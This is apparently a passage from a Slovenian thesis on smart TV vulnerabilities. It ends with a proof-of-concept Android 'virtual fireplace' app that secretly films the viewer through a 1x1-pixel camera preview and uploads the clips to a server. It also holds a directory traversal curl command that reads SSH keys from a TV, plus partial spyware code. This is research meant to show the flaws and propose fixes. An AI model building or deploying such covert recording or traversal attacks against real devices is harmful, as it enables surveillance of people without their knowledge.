Vzemimo pametni telefon, na katerega naložimo programsko opremo za vohunjenje, preko katere uporabimo kamero za snemanje naše tarče. Na prvi pogled se zdi to odlična naprava za pridobivanje zasebnih podatkov, saj ima vsakdo telefon vedno pri sebi kamorkoli gre. Vendar upoštevajmo, da telefon

za vir energije uporablja vgrajeno baterijo in pri uporabi kamere se baterija hitro sprazni. Uporabnik bi tako lahko posumil, da je nekaj narobe. Prav tako bi bile slike in videoposnetki najbrž megleni zaradi premikanja naprave. V nasprotju s telefoni pa pametna televizija vedno miruje v prostoru in je priklopljena v električno omrežje, kar pomeni, da je pametna televizija lahko popolna naprava za vohunjenje.[19]

Ker so tovrstne televizije dokaj nova stvar, imajo veliko pomanjkljivosti pri sami varnosti. Podjetja, kot je ReVuln[1], so že opozorila na nekatere zastrašujoče varnostne luknje. V nadaljevanju bomo opisali že znane ranljivosti pametnih televizij.

4.1 Možnosti napadov

Napadalec lahko napade televizijo in s tem ogrozi našo zasebnost na več načinov:

- če ima fizični dostop do televizije, nam prek USB vhoda lahko naloži škodljivo kodo,
- lahko napade naše omrežje in nas okuži s škodljivim procesom ali izvede napad Man in The Middle,
- naloži aplikacijo s škodljivo programsko kodo v market za aplikacije.

4.1.1 Internetni brskalnik

Internetni brskalnik je osnovna aplikacija vsake pametne televizije, vendar pa za veliko internetnih storitev že obstajajo aplikacije, ki omogočajo večjo hitrost in uporabniku prijazno delovanje. Ker veliko aplikacij ne podpira nekaterih funkcij, je uporabnik prisiljen uporabljati neko storitev preko brskalnika. Brskalniki pametnih televizij temeljijo na zastarelih brskalnikih PC (angl. personal computer) platforme, zato imajo veliko varnostnih lukenj.

[1] ReVuln `http://revuln.com`

Večina jih podpira Javo, Flash, piškotke in pa najpomebnejše SSL/TLS na protokolu HTTP.[25]

Pri izvedbi napada Man in The Middle se hitro ugotovi, da brskalniki ne preverjajo veljavnosti strežniškega certifikata. Napadalec tako preko svojega certifikata in proxy strežnika brez težav pridobi uporabniško ime in geslo za neko storitev.

SSL/TLS

SSL (angl. Secure Sockets Layer) ali novejši TLS (angl. Transport Layer Security) sta protokola, ki ležita nad transportno plastjo in nudita varno komunikacijo s preverjanjem strežnika in izmenjavo sejnih ključev. Vse skupaj poteka tako:[18]

1. Odjemalec strežniku pošlje najvišjo podprto verzijo protokola SSL/TLS, seznam podprtih kriptografskih algoritmov in neko naključno število Nk.

2. Strežnik pošlje odjemalcu svoj certifikat, izbrano verzijo kriptografskega algoritma in naključno število Ns.


3. Če odjemalec zaupa oziroma potrdi strežniški certifikat, ki vsebuje tudi strežniški javni ključ, potem odjemalec generira še eno naključno število PMS (angl. Pre Master Secret) in ga tudi šifrira s strežniškim javnim ključem.

4. Odjemalec in strežnik z izbranimi algoritmi iz PMS in naključnih števil izračunata glavni ključ MS (angl. Master secret).


5. Odjemalec pošlje zgoščeno vrednost vseh sporočil.

6. Strežnik pošlje zgoščeno vrednost vseh sporočil.

7. Povezava je vzpostavljena in zaščitena z glavnim ključem MS, dokler seja ni zaključena.



Slika 4.1: Primer SSL povezave




Slika 4.2: Primer NLB strežniškega certifikata

SSL Man in The Middle napad

SSL protokol deluje na konceptu kriptografije javnega ključa, pri čemer ima strežnik digitalni certifikat za spletno enkripcijo podatkov, ki ga dodeli zaupanja vredna certifikatna agencija, ki potrdi identiteto spletnega naslova. V

primeru napada mora napadalec priti v naše omrežje, kjer preusmeri promet skozi njegov računalnik. Odjemalec vzpostavi SSL povezavo z napadalcem z glavnim ključem MS1, potem ko potrdi strežniški certifikat. V tem primeru strežniški certifikat ni vreden zaupanja, saj je certifikat ustvaril napadalec. Ta potem vzpostavi povezavo s strežnikom z glavnim ključem MS2. Na ta način lahko potem napadalec prestreže sporočila med odjemalcem in strežnikom in dobi zaupne podatke. Avtomatsko preverjanje strežniškega certifikata lahko prepreči to vrsto napada. Pri odsotnosti avtomatskega preverjanja pa mora biti uporabnik vedno vprašan, če zaupa strežniškemu certifikatu.



Slika 4.3: Primer MITM napada

4.1.2 Miracast

Miracast je tehnologija, ki nam omogoča, da preko WiFi povezave projeciramo sliko računalnika na zaslone televizorja, projektorjev in medijske predvajalnike, ki prav tako podpirajo tehnologijo Miracast. Od leta 2013 je Philips začel svoje pametne modele televizij opremljati s storitvijo Miracast. Kmalu zatem so pri podjetju ReVuln odkrili varnostno luknjo. Televizije namreč za Miracast povezavo privzeto uporabljajo geslo "Miracast". Gesla se ne da spremeniti, televizija pa prav tako ne vpraša, če želimo sprejeti povezavo. Za dostop do televizije, mora biti napadalec v dosegu njene brezžične kartice. Tako lahko upravlja televizijo, pridobi vse datoteke, med njimi tudi piškotke internetnega brskalnika z directory traversal napadom ali direktno

predvaja video preko knjižnice DirectFB[2]. Tak napad bi se lahko preprečil z možnostjo spremembe privzetega gesla za povezavo Miracast in dodatnim sprejetjem povezave na televiziji.

Directory traversal napad

Pri napadu directory traversal napadalec dostopa do datotek in direktorijev, ki so shranjeni izven korenskega direktorija, do katerih prvotno nima dostopa. To stori tako, da spremenljivke, ki se sklicujejo na datoteke, manipulira z "../"(angl. dot dot slash) ukazi in tako dobi dostop do poljubnih datotek, ki so shranjene na datotečnem sistemu. Ker na nekaterih pametnih televizijah teče HTTP strežnik, lahko napadalec ukrade piškotke, sistemske datoteke in vse datoteke iz priključenih USB naprav.

```
$ curl -s "http://192.168.2.105:1925/../../../../root/.ssh/known_hosts" -o -
172.21.1.1 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgwCIE9RifQ74XpzUnEnkAnuBl84l
N7wVONqs5ZOxdEEJjFp2QMwHar+6H1OG7N02P5LCWoxHkfq92uA22ZoxrSctzgWSxhW/rXSs3kR
ikeasN4JUYIHg7MkHssQa0XoqfhiwxhCt7U0jDSq04Z+I21YwhmP49I82750tXRdAH8GTYB2f
172.21.1.2 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgwCIE9RifQ74XpzUnEnkAnuBl84l
N7wVONqs5ZOxdEEJjFp2QMwHar+6H1OG7N02P5LCWoxHkfq92uA22ZoxrSctzgWSxhW/rXSs3kR
ikeasN4JUYIHg7MkHssQa0XoqfhiwxhCt7U0jDSq04Z+I21YwhmP49I82750tXRdAH8GTYB2f
```

Slika 4.4: Pridobitev ključev z directory traversal napadom.[17]

To vrsto napada lahko preprečimo s filtriranjem vnosov. Validacija vnosov zagotovi, da se ne uporabljajo ukazi, s katerimi se lahko premaknemo iz korenskega direktorija, in da se ne kršijo drugi privilegiji dostopa.

4.1.3 Pošiljanje nekriptiranih podatkov

Najnovejši pametni televizorji, ki imajo vgrajen mikrofon, imajo možnost glasovnega upravljanja. Pri Samsung televizijah se glasovno funkcijo vključi tako, da v mikrofon na upravljalniku rečemo "Hi TV". Varnostni raziskovalec David Lodge, zaposleni pri podjetju Pen Test Partners, je testiral Samsung UE46ES8000 pametni televizor.[16] Poskušal je ugotoviti, komu Samsung še

[2]DirectFB `http://www.directfb.org`

pošilja izrečene glasovne ukaze. Ko je televiziji ukazal, naj poišče besedo "Samsung", je nastal naslednji promet:

- DNS zahteva za av.nvc.enGB.nuancemobility.net,
- izmenjava podatkov skozi vrata 443/TCP na av.nvc.enGB.nuancemobility.net.

Takoj je bilo jasno, da se izrečene besede pošiljajo tudi tretjim osebam, v tem primeru na nuancemobility.net. Vrata 443 se uporabljajo za HTTPS. Izkazalo se je, da podatki, ki se pošiljajo na strežnik, ne uporabljajo enkripcije. Pošilja se namreč mešanica XML-ja (angl. eXtensible Markup Language) in binarnih podatkovnih paketov, iz katerih se da razbrati glasovne ukaze. S pravilno uporabo protokola SSL, bi bili poslani podatki ustrezno kriptirani. Tako bi se izognili, da bi kdo prisluškoval našim glasovnim ukazom.

4.1.4 Market za aplikacije

Na pametne televizije lahko namestimo različne aplikacije iz trgovine za aplikacije. Vsak proizvajalec ima za svoj operacijski sistem svojo trgovino z aplikacijami, trgovina za operacijski sistem Android, pa se imenuje Google Play. V slednji lahko najdemo različne aplikacije, katerih je približno 1,6 milijona.[22] Ker lahko napadalec v svojo aplikacijo vključi škodljivo programsko kodo, gredo te pred objavo v spletno trgovino čez teste. Kljub testom so v spletnih trgovinah škodljive aplikacije, ki lahko škodujejo naši zasebnosti. Škodljive aplikacije bi lahko preprečili z boljšimi testi ali pa bi zaposlili več strokovnjakov za varnost, ki bi redno pregledovali aplikacije.

Poglavje 5

Aplikacija za vohunjenje na pametnih televizijah - Virtualni kamin

Da bi dokazali možnost vdora v zasebnost pri uporabi pametne televizije, je bila izdelana aplikacija za platformo Android. Pri odprtju na prvi pogled neškodljive aplikacije, ki prikazuje ogenj v kaminu, se zažene proces, ki teče v ozadju. Ta proces nato vključi kamero, s katero snema uporabnika televizije, ter posnetek pošlje na strežnik.

5.1 Ciljne naprave

V ciljno skupino naprav, kamor lahko namestimo aplikacijo, spadajo vse najnovejše televizije s kamero, ki jih poganja Android TV, verzija 5.0 z imenom Lollipop. To so poleg Philipsovih najnovejših televizij še televizije proizvajalca Sony in Sharp. V ciljno skupino prav tako sodijo pametne televizije, ki jih poganja sistem Android verzije 4.2.2 z imenom Jelly Bean. To verzijo sistema Android uporabljajo Philips televizije, proizvedene v letu 2014. Te so:


- Serija 9800

- Serija 9100
- Serija 8800
- Serija 8200
- Serija 8100

5.2 Uporabljena programska orodja

5.2.1 Android Studio

Android studio je brezplačno razvojno okolje za Android platformo pod licenco Apache 2.0. Decembra 2014 je z verzijo 1.0 nadomestilo prejšnje razvojno okolje Eclipse Android Development Tools. Temelji na programski opremi IntelliJ IDEA podjetja JetBrains in je na voljo za operacijske sisteme Windows, Mac OS X in Linux.




Slika 5.1: Android Studio

5.2.2 MAMP

MAMP, ki je akronim **M**ac OS X, **A**pache, **M**ySQL in **P**HP, **P**erl ali **P**ython, je brezplačna programska oprema za razvoj spletnih aplikacij, ki nam hitro

pripravi lokalno strežniško okolje. V našem primeru se bo uporabil samo zaradi Apache strežnika.



Slika 5.2: MAMP

5.3 Implementacija

Tukaj bomo opisali kako je aplikacija sestavljena, katere razrede uporablja in pokazali dokaz o možnosti snemanja uporabnika.

5.3.1 Opis glavne aktivnosti in razredov

Ob zagonu aplikacije se zažene glavna aktivnost, ki je samo ena. V glavni aktivnosti je uporabljen YouTube API (angl. Application Programming Interface), preko katerega se naloži video iz YouTube portala, ki prikazuje ogenj v kaminu. Postavitev grafičnega vmesnika je relativna in vsebuje samo pogled za predvajanje YouTube posnetka.

```
//activity_main.xml
```

```
<RelativeLayout
    xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
        android:layout_width="match_parent"
    android:layout_height="match_parent"
    tools:context="com.app.greg.spycamera.MainActivity">

    <com.google.android.youtube.player.YouTubePlayerView
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:id="@+id/youtubeView"
        android:layout_centerVertical="true"
        android:layout_centerHorizontal="true" />

</RelativeLayout>
```

V razredu glavne aktivnosti MainActivity ob klicu metode onCreate v prej omenjenem pogledu grafičnega vmesnika inicializiramo YouTube API, in preverimo če naš proces za kamero že teče. Če ta ne teče, ga v ozadju zaženemo.

```
//MainActivity.java

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        youtubeView = (YouTubePlayerView)
            findViewById(R.id.youtubeView);
        youtubeView.initialize(Config.API_KEY, this);

        if (!serviceRunning(CameraService.class)) {
```

```
            startService(new Intent(this, CameraService.class));
        }
    }
```

V razredu Camera, ki razširja razred Service smo implentirali proces, ki teče v ozadju. CameraAPI potrebuje za delovanje pogled, v katerem se prikazuje slika predogleda kamere. Velikost tega pogleda je lahko 1x1 piksla, kar predstavlja ranljivost, zaradi katere lahko sploh vohunimo za uporabnikom. Naše oko namreč ne zazna okna tako majhne velikosti, zato ne vemo, da nas kamera snema. V metodi onCreate ustvarimo nov pogled velikosti 1x1 piksla, ki ga postavimo v levi zgornji kot.

```
//Camera.java

    @Override
    public void onCreate() {
        StrictMode.ThreadPolicy policy = new
            StrictMode.ThreadPolicy.Builder().permitAll().build();
        StrictMode.setThreadPolicy(policy);

        windowMgr = (WindowManager)
            this.getSystemService(Context.WINDOW_SERVICE);
        cameraView = new SurfaceView(this);
        viewParams = new WindowManager.LayoutParams(
                1, 1,
                WindowManager.LayoutParams.TYPE_SYSTEM_OVERLAY,
                WindowManager.LayoutParams.FLAG_WATCH_OUTSIDE_TOUCH,
                PixelFormat.TRANSLUCENT
        );
        viewParams.gravity = Gravity.TOP;
        viewParams.gravity = Gravity.LEFT;

        windowMgr.addView(cameraView, viewParams);
        cameraView.getHolder().addCallback(this);
```

```
    }
```

Takoj za tem, ko se ustvari pogled z imenom cameraView, se kliče metoda SurfaceCreated. V tej metodi smo implementirali celotno snemanje. Pred odprtjem kamere s pomočjo metode poiščemo indeks sprednje kamere, ki jo nato odpremo. Pred začetkom snemanja moramo izklopiti vse zvoke kamere. MediaRecorder-ju nato nastavimo parametre, kot so izvor videa, format in kodiranje videa, število slik na sekundo, bitno hitrost ter izhodno datoteko posnetka.

Ko kamera naredi posnetek, se posnetek naloži na Apache strežnik, nato pa se izbriše iz naprave. Za nalaganje posnetka na lokalni strežnik smo napisali funkcijo uploadFile, ki uporablja HTTP metodo POST.

Za sprejemanje posnetkov mora direktorij Apache strežnika vsebovati naslednjo PHP (angl. Hypertext Preprocessor) skripto, ki sprejete datoteke shrani in odjemalcu vrne ustrezno sporočilo.

```
<?php

    $file = & $_FILES["file"];
    $path = basename( $file["name"] );

    if( move_uploaded_file( $file["tmp_name"], $path ) ) {
        print $path . " has been successfully uploaded.";
    } else {
        print "There was an error uploading the file!";
    }
?>
```

Za lažje spreminjanje nastavitev smo naredili poseben razred Config, kjer so zbrane spremenljivke, ki jih lahko spreminjamo. To so API ključ vmesnika za YouTube, ID YouTube posnetka, absolutna pot do direktorija, kamor shranjujemo posnetke, naslov strežnika ter dolžina posnetka.

```
public class Config {
```

```
    public static final String API_KEY =
        "AIzaSyCYn2saXLHTR01nugGn7Zeuyc-TB7Cgf5E";
    public static final String VIDEO_ID = "RDfjXj5EGqI";
    public static final String PATH =
        Environment.getExternalStorageDirectory().getAbsolutePath();
    public static final String SERVER_URL =
        "http://192.168.1.119:8888/receive.php";
    public static final int REC_TIME = 5000; //msec
}
```

Za pravilno delovanje aplikacije smo morali v manifestu definirati nekatera dovoljenja.


```
    <uses-permission android:name="android.permission.CAMERA" />
    <uses-permission
        android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission
        android:name="android.permission.READ_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission
        android:name="android.permission.SYSTEM_ALERT_WINDOW" />
    <uses-permission
        android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission
        android:name="android.permission.READ_PHONE_STATE" />
```

5.4 Dokaz in komentar o ranljivosti


Ker ima emulator za Android TV probleme s povezovanjem kamere in ker je nakup drage pametne televizije zgolj za testiranje aplikacije, ki dokazuje ranljivost, nesmiseln, smo uporabili telefon Nexus 5, na katerem je tekla verzija 5.1 operacijskega sistema Android. Ob odprtju aplikacije se takoj začne predvajati video iz YouTube portala, ki prikazuje ogenj v kaminu. V

ozadju se hkrati ustvari proces in posname video ter ga pošlje na naš lokalni Apache strežnik, kar dokazujejo tudi slike.

Slika 5.3: Zaslonski posnetek aplikacije



Slika 5.4: Slika Apache direktorija, ki vsebuje video posnetke, poslane iz naprave



Slika 5.5: Slika videa iz Apache direktorija

Kot smo že prej povedali, je tukaj ranljivost ta, da je lahko okno predogleda kamere veliko le 1x1 piksla in ga posledično uporabik ne vidi. To ranljivost bi lahko rešili tako, da bi omejili velikost okna na najmanj 30x30 pikslov. Vendar je tukaj še drug problem. Vsaka aplikacija se pred objavo v trgovini testira, če morebiti vsebuje škodljivo kodo. To pomeni, da bi morali imeti veliko sreče, da bi naša aplikacija pristala v Google Play trgovini. Ampak na Android naprave lahko namestimo aplikacijo tudi direktno preko datoteke APK (angl. Android Application Package). Tako se lahko izognemo testom v Google Play trgovini, vendar bi morali aplikacijo poslati preko elektronske pošte oziroma jo namestiti na napravo preko vmesnika USB.

Ob razvijanju aplikacije smo dobili več idej, kako bi aplikacijo nadgradili. Lahko bi implementirali pretakanje videa z zvokom direktno na strežnik ter

lahko bi še dodali zagon procesa ob ponovnem zagonu naprave. Z našo aplikacijo smo pokazali, da se na pametnih televizijah lahko vohuni, ter da se Android platformo lahko izkoristi v slabe namene.

Poglavje 6

Zaključek

V diplomski nalogi smo predstavili področje interneta stvari in njihove varnostne ranljivosti. Osredotočili smo se pametne televizije, kjer smo predstavili njihove operacijske sisteme, opisali protokole ter opozorili na varnostne pomanjkljivosti. Prav tako smo navedli, kako bi te varnostne pomanjkljivosti odpravili. Ker imajo skoraj vse nove pametne televizije vgrajeno kamero, ta predstavlja dobro orodje za vdiranje v zasebnost. Pod drobnogled smo vzeli problem vohunjenja preko kamere pametne televizije ter ga ponazorili z izdelavo vohunske aplikacije za platformo Android. Aplikacija, ki prikazuje virtualni kamin, uporabnika v ozadju brez njegove vednosti snema, posnetke pa potem pošilja na strežnik. Tukaj smo izkoristili ranljivost operacijskega sistema Android, ki dovoli, da je okno predogleda kamere lahko veliko le 1x1 piksla. Takšna velikost okna je za uporabnika tako rekoč nevidna in ga lahko snemamo brez njegove vednosti. To varnostno ranljivost bi lahko odpravili z omejitvijo najmanjše velikosti okna na 30x30 pikslov, ki bi ga uporabnik lahko videl. Napadalec lahko preko pridobljenih posnetkov žrtev nadzoruje poleg tega pa pridobi še druge zasebne informacije. Če televizija gleda proti računalniku, lahko pridobi gesla, ki jih žrtev uporablja za spletno bančništvo. Posnetek pokaže, kdaj ni nikogar doma, kar lahko izkoristi za vlom v stanovanje. Posneto žrtev lahko napadalec tudi izsiljuje za denar. Tako lahko preko pametne televizije napadalec manipulira z zasebnimi po-

datki uporabnika. S tem smo potrdili našo tezo, da se preko kamere pametne televizije zasebnost uporabnika lahko ogrozi. Pri pisanju aplikacije smo imeli težave z emulatorjem pametne televizije, saj aplikacija ni vedno delovala zaradi emuliranja kamere. To smo rešili tako, da smo za testiranje uporabili telefon Nexus 5. Področje interneta stvari je še v zgodnji fazi razvoja, kar se kaže pri pomanjkanju varnostnih mehanizmov. Proizvajalci bi morali dajati večji pomen varnosti naprav, namesto da dajejo prednost hitri proizvodnji in hitremu prodoru na trg.

Diplomsko nalogo bi lahko razširili z izvedbo ankete, kjer bi dobili podatke o tem, koliko ljudi uporablja pametno televizijo, če poznajo grožnje njihovi zasebnosti ter katere njihove zasebne informacije se jim zdijo najbolj občutljive. Prav tako bi lahko poiskali še kakšno ranljivost in jo pokazali neposredno na pametni televiziji.

Literatura

[1] Kevin Ashton. That 'internet of things' thing. *RFiD Journal*, 22(7):97–114, 2009

[2] JJ Britz. Technology as a threat to privacy: Ethical challenges and guidelines for the information professionals. *Microcomputers for Information Management*, 13:175–93, 1996.

[3] Winnie Chung and John Paynter. Privacy issues on the internet. In *System Sciences, 2002. HICSS. Proceedings of the 35th Annual Hawaii International Conference on*, pages 9–pp. IEEE, 2002.

[4] Mary J Culnan. "how did they get my name?": An exploratory investigation of consumer attitudes toward secondary information use. *Mis quarterly*, pages 341–363, 1993.

[5] Distribute to Android TV. [Online]. Dosegljivo: https://developer.android.com/distribute/googleplay/tv.html. [Dostopano 20. 8. 2015].

[6] Julia B Earp, Annie I Antón, Lynda Aiman-Smith, and William H Stufflebeam. Examining internet privacy policies within the context of user privacy values. *Engineering Management, IEEE Transactions on*, 52(2):227–237, 2005.

[7] Mousa Al Falayleh. A review of smart tv forensics: Present state & future challenges. In *The International Conference on Digital Information Processing, E-Business and Cloud Computing (DIPECC2013)*,

pages 50–55. The Society of Digital Information and Wireless Communication, 2013.

[8] Gartner Says 4.9 Billion Connected "Things"Will Be in Use in 2015. [Online]. Dosegljivo: http://www.gartner.com/newsroom/id/2905717. [Dostopano 19. 8. 2015].

[9] Sophie Gastellier-Prevost, Gustavo Gonzalez Granadillo, and Maryline Laurent. A dual approach to detect pharming attacks at the client-side. In *New Technologies, Mobility and Security (NTMS), 2011 4th IFIP International Conference on*, pages 1–5. IEEE, 2011.

[10] Sean B Hoar. Identity theft: The crime of the new millennium. *Or. L. Rev.*, 80:1423, 2001.

[11] How to Build a Safer Internet of Things. [Online]. Dosegljivo: http://spectrum.ieee.org/telecom/security/how-to-build-a-safer-internet-of-things. [Dostopano 1. 9. 2015].

[12] How To Keep Your Smart Home Safe. [Online]. Dosegljivo: https://www.f-secure.com/weblog/archives/00002792.html. [Dostopano 1. 9. 2015].

[13] Informacijski pooblaščenec. Smernice za preprečevanje kraje identitete. *IP RS*, 2010.

[14] Informacijski pooblaščenec. Socialni inženiring in kako se pred njim ubraniti. *IP RS*, 2009.

[15] Internet of Things Research Study. [Online]. Dosegljivo: http://www8.hp.com/h20195/V2/GetPDF.aspx/4AA5-4759ENW.pdf. [Dostopano 1. 9. 2015].

[16] Is your Samsung TV listening to you? [Online]. Dosegljivo: https://www.pentestpartners.com/blog/is-your-samsung-tv-listening-to-you/. [Dostopano 19. 8. 2015].

[17] JointSpace Server Directory Traversal Vulnerability on a Philips 6000 Series Smart LED TV. [Online]. Dosegljivo: http://sitsec.net/blog/2013/09/16/jointspace-server-directory-traversal-vulnerability-on-a-philips-6000-series-smart-led-tv/. [Dostopano 20. 8. 2015].

[18] J. F. Kurose, K. W. Ross. Computer Networking: A Top-Down Approach (5th Edition). Pearson, 2010.

[19] SeungJin Lee and Seungjoo Kim. Hacking, surveilling, and deceiving victims on smart tv. *Blackhat USA*, 2013.

[20] LG webOS TV opens arms to devs (and hopes for some app love). [Online]. Dosegljivo: http://www.slashgear.com/lg-webos-tv-opens-arms-to-devs-and-hopes-for-some-app-love-24335008/. [Dostopano 1. 9. 2015].

[21] Mihael Mohorčič. Internet stvari – izzivi in priložnosti. Vitel 2011, Maj 2011.

[22] Number of apps available in leading app stores as of July 2015. [Online]. Dosegljivo: http://www.statista.com/statistics/276623/number-of-apps-available-in-leading-app-stores/. [Dostopano 20. 8. 2015].

[23] Philips 7000 Series 46PFL7007 Smart LED 3D TV review. [Online]. Dosegljivo: http://www.pcadvisor.co.uk/review/tv/philips-7000-series-46pfl7007-smart-led-3d-tv-review-3407701/. [Dostopano 1. 9. 2015].

[24] Samsung TV viewers are seeing unwanted ads injected into their own content. [Online]. Dosegljivo:

http://www.digitaltrends.com/home-theater/samsung-smart-tv-plex-pop-up-ads-yahoo/. [Dostopano 1. 9. 2015].

[25] Nikos Sidiropoulos and Periklis Stefopoulos. Smart tv hacking. *Research project*, 1:2012–2013, 2013.

[26] Sony 4K TVs open up a world of entertainment with Android TV™. [Online]. Dosegljivo: http://presscentre.sony.eu/pressreleases/sony-4k-tvs-open-up-a-world-of-entertainment-with-android-tv-1103161. [Dostopano 1. 9. 2015].

[27] Erik Tews and Martin Beck. Practical attacks against wep and wpa. In *Proceedings of the second ACM conference on Wireless network security*, pages 79–86. ACM, 2009.

[28] Samuel TC Thompson. Helping the hacker? library information, security, and social engineering. *Information Technology and Libraries*, 25(4):222–225, 2013.

[29] Samuel D Warren and Louis D Brandeis. The right to privacy. *Harvard law review*, pages 193–220, 1890.

[30] Rolf H Weber. Internet of things–new security and privacy challenges. *Computer Law & Security Review*, 26(1):23–30, 2010.